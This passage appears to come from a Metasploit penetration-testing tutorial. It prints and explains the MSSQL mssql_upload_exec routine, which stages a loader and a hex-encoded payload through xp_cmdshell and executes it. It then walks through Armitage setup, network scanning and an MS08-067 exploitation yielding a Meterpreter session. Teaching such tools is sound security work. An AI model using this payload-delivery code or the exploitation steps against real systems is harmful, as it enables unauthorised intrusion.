print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded), debug)

handler
disconnect
end
```

While this may seem extremely simple and not a ton of code, there is actually a lot of things that are going on behind the scenes that we'll investigate later. Let's break down this file for now. If you look at the top half, everything should look relatively the same right? If you look at the references section, this area is simply for additional information about the attack or original exploit vector. The platform of "win" is specifying Windows platforms and the Targets is simply a section if we wanted to add operating systems or in this example if we had to do something different based off of SQL server we could add SQL 2000, SQL 2005, and SQL 2008. The DefaultTarget allows us to specify a default for this attack, so if we used SQL 2000, SQL 2005, and SQL 2008, we could have it default to 2005, people could change it through SET TARGET 1 2 3 but if they didn't 2005 would be the system attacked.

Moving to the "def exploit" this begins our actual code for the exploit, one thing to note from the above if you look at the very top we included "Msf::Exploit::Remote::MSSQL" this will include a variety of items we can call from the Exploit, Remote, and MSSQL portions. Specifically we are calling from the mssql.rb in the lib/msf/core/exploits area.

The first line debug = false specifies if we should portray information back to you or not, typically we don't want this and isn't needed and would be quite a bit of information portrayed back to the Metasploit user. If something isn't working, simply change this to debug=true and you'll see everything that Metasploit is doing. Moving on to the next line, this is the most complex portion of the entire attack. This one liner here is really multiple lines of code being pulled from mssql.rb. We'll get into this one in a second, but to explain what is actually there:

mssql_upload_exec (function defined in mssql.rb for uploading an executable through SQL to the underlying operating system)
Msf::Util::EXE.to_win32pe(framework,payload.encoded) = create a metasploit payload based off of what you specified, make it an executable and encode it with default encoding
debug = call the debug function is it on or off?

Lastly the handler will handle the connections from the payload in the background so we can accept a metasploit payload.

The disconnect portion of the code ceases the connection from the MSSQL server.

Now that we have walked through this portion, we will break down the next section in the mssql.rb to find out exactly what this attack was doing.

### The Guts Behind It

Lets look into the framework3/lib/msf/core/exploits/ and use your favorite editor and edit the mssql.rb file. Do a search for "mssql_upload_exec" (control-w for nano and / for vi). You should be seeing the following:

```
#
# Upload and execute a Windows binary through MSSQL queries
#
def mssql_upload_exec(exe, debug=false)
hex = exe.unpack("H*")[0]

var_bypass = rand_text_alpha(8)
var_payload = rand_text_alpha(8)

print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server
%TEMP% directory")
print_status("Writing the debug.com loader to the disk...")
h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))
h2b.gsub!(/KemneE3N/, "%TEMP%\\#{var_bypass}")
h2b.split(/\n/).each do |line|
mssql_xpcmdshell("#{line}", false)
end

print_status("Converting the debug script to an executable...")
mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug <
%TEMP%\\#{var_bypass}", debug)
mssql_xpcmdshell("cmd.exe /c move %TEMP%\\#{var_bypass}.bin
%TEMP%\\#{var_bypass}.exe", debug)

print_status("Uploading the payload, please be patient...")
idx = 0
cnt = 500
while(idx < hex.length - 1)
mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\#{var_payload}", false)
idx += cnt
end

print_status("Converting the encoded payload...")
mssql_xpcmdshell("%TEMP%\\#{var_bypass}.exe %TEMP%\\#{var_payload}", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})
end
```

The def mssql_upload_exec(exe, debug=false) requires two parameters and sets the debug to false by default unless otherwise specified.
The hex = exe.unpack("H*")[0] is some Ruby Kung-Fuey that takes our generated executable and magically turns it into hexadecimal for us.

var_bypass = rand_text_alpha(8) and var_payload = rand_text_alpha(8) creates two variables with a random set of 8 alpha characters, for example: PoLecJeX

The print_status must always be used within Metasploit, HD will not accept puts anymore! If you notice there are a couple things different for me vs. python, in the

print_status you'll notice "#{var_payload}.exe this subsititues the variable var_payload into the print_status message, so you would essentially see portrayed back "PoLecJeX.exe"

Moving on, the h2b = File.read(datastore['HEX2BINARY'], File.size[datastore['HEX2BINARY'])) will read whatever the file specified in the "HEX2BINARY" datastore, if you look at when we fired off the exploit, it was saying "h2b", this file is located at data/exploits/mssql/h2b, this is a file that I had previously created that is a specific format for windows debug that is essentially a simple bypass for removing restrictions on filesize limit. We first send this executable, windows debug converts it back to a binary for us, and then we send the metasploit payload and call our prior converted executable to convert our metasploit file.

The h2b.gsuc!(/KemneE3N/, "%TEMP%\\#{var_bypass}") is simply substituing a hardcoded name with the dynamic one we created above, if you look at the h2b file, KemneE3N is called on multiple occasions and we want to randomly create a name to obfuscate things a little better. The gsub just substitutes the hardcoded with the random one. The h2b.split(/\n/).each do |line| will start a loop for us and split the bulky h2b file into multiple lines, reason being is we can't send the entire bulk file over at once, we have to send it a little at a time as the MSSQL protocol does not allow us very large transfers through SQL statements. Lastly, the mssql_xpcmdshell("#{line}", false) sends the initial stager payload line by line while the false specifies debug as false and to not send the information back to us.

The next few steps convert our h2b file to a binary for us utilizing Windows debug, we are using the %TEMP% directory for more reliability. The mssql_xpcmdshell strored procedure is allowing this to occur.

The idx = 0 will server as a counter for us to let us know when the filesize has been reached, and the cnt = 500 specifies how many characters we are sending at a time. The next line sends our payload to a new file 500 characters at a time, increasing the idx counter and ensuring that idx is still less than the hex.length blob. Once that has been finished the last few steps convert our metasploit payload back to an executable using our previously staged payload then executes it giving us our payload!

Thats it! Phew. In this lesson you walked through the creation of an overall attack vector and got more familar with what goes on behind the curtains. If your thinking about creating a new module, look around there is usually something that you can use as a baseline to help you create it.

Hopefully we didn't loose you in this. Before we end this chapter take a quick peek at lib/msf/core/exploit and edit the mssql_commands.rb, here you will see a detailed list of MSSQL commands that me and Dark Operator have been building for a little while now. You can additionally start creating your own modules off of this if you wanted to!


# Beyond Metasploit

Since Metasploit is an open source project, anybody can tap into it externally and make use of its various components and modules. Some intrepid developers like David Kennedy have taken advantage of this and have created some excellent tools that make use of Metasploit in very imaginative ways.

Perhaps by seeing the creativity of others, it will inspire you to come up with your own tools to extend the Framework beyond the console.

## *Armitage*

Armitage is a fantastic GUI front-end for the Metasploit Framework developed by Raphael Mudge with the goal of helping security professionals better understand hacking and to help them realize the power of Metasploit. Further information about this excellent project can be obtained at: http://www.fastandeasyhacking.com/




### Armitage Setup

To install Armitage in BackTrack, we simply need to update the repositories and install the **"armitage"** package.

```
root@bt:~# apt-get update
...snip...
Reading package lists... Done
root@bt:~# apt-get install armitage
...snip...
Unpacking armitage (from .../armitage_0.1-bt0_i386.deb) ...
```

```
Setting up armitage (0.1-bt0) ...
root@bt:~#
```

Armitage communicates with Metasploit via the RPC daemon so we need to start that next.


```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

Next, we need to start our MYSQL server so Armitage has a place to store its results.


```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
root@bt:~#
```

Lastly, we need to run **"armitage.sh"** from the /pentest/exploits/armitage directory at which point, we are presented with the connection dialog. In BackTrack, the default MYSQL credentials are root / toor and for PostgreSQL, they are postgres / toor.

```
root@bt:/pentest/exploits/armitage# ./armitage.sh
```





We select the **"Use SSL"** checkbox, verify the rest of the settings and click **"Connect"**. Afterwards, the main Armitage window is displayed.





## Scanning with Armitage


To select a scan we wish to run with Armitage, we expand the module tree and double-click on the scanner we wish to use, in this case, **"smb_version"**, and set our RHOSTS target range.




After clicking **"Launch"**, we wait a brief amount of time for the scan to complete and are presented with the hosts that were detected. The graphics on the hosts indicate that there are either WinXP or Server 2003 targets.




If there are any hosts we don't wish to target, they can be removed by right-clicking on a host, expanding the **"Host"** menu, and selecting **"Remove Host"**. We see in our scan results that there are two Server 2003 targets so we can select just those two and perform additional scanning on them. Notice that Armitage automatically sets the RHOSTS value based on our selection.




Right-clicking on a host and selecting **"Services"** will open a new tab displaying all of the services that have been scanned on the target system.




Even with these brief scans, we can see that we have gathered quite a bit of information about our targets that is presented to us in a very friendly fashion. Additionally, all of the gathered information is also conveniently stored for us in the MYSQL database.

**mysql> use msf3;**
Reading table information for completion of table and column names


You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select address,os_flavor from hosts;
+---------------+-----------------+
| address | os_flavor |
+---------------+-----------------+
| 192.168.1.205 | Windows 2003 R2 |
| 192.168.1.204 | Windows 2003 R2 |
| 192.168.1.206 | Windows XP |
| 192.168.1.201 | Windows XP |
| 192.168.1.203 | Windows XP |
+---------------+-----------------+
5 rows in set (0.00 sec)

mysql>


## Exploitation with Armitage

In the scan we conducted earlier, we see that one of our targets is running Windows XP SP2 so we will attempt to run the exploit for MS08-067 against it. We select the host we would like to attack, find the exploit in the tree, and double-click on it to bring up the configuration for it.





As with our selective scanning conducted earlier, all of the necessary configuration has been setup for us. All we need to do is click "Launch" and wait for the


Meterpreter session to be opened for us. Note in the image below that the target graphic has changed to indicate that it has been exploited.



